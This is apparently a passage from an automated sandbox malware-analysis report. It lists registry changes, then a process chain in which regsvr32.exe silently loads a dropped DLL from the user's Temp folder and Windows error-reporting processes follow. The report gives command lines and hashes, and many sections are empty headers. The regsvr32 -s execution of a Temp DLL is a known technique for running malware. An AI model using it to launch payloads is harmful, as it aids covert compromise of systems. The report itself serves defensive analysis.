HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378615327	1378615328	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378615347	1378615348	success or wait	1	13FEF828C	ShellExecuteA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378615348	1378615349	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378615342	1378615343	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378615343	1378615344	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378615344	1378615345	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000000F01FEC\Usage	ProductFiles	dword	1378615345	1378615346	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E600904001000000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378615297	1378615298	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: regsvr32.exe PID: 2500 Parent PID: 2292

General

Start time:	01:43:45
Start date:	12/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\aymakjne.dll.
Imagebase:	0xffcb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\aymakjne.dll	unknown	64	success or wait	1	FFCB274D	ReadFile
C:\Users\user\AppData\Local\Temp\aymakjne.dll	unknown	264	success or wait	1	FFCB279B	ReadFile

Analysis Process: regsvr32.exe PID: 2504 Parent PID: 2500

General

Start time:	01:43:46
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\aymakjne.dll.
Imagebase:	0xc80000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: DW20.EXE PID: 2448 Parent PID: 2292

General

Start time:	01:44:04
Start date:	12/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\DW\DW20.EXE
Wow64 process (32bit):	false
Commandline:	'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1840
Imagebase:	0x13fa10000
File size:	995024 bytes
MD5 hash:	45A078B2967E0797360A2D4434C41DB4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: DWWIN.EXE PID: 1296 Parent PID: 2448

General

Start time:	01:44:04
Start date:	12/01/2021
Path:	C:\Windows\System32\DWWIN.EXE
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\dwwin.exe -x -s 1840
Imagebase:	0xffeb0000
File size:	152576 bytes
MD5 hash:	25247E3C4E7A7A73BAEEA6C0008952B1
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis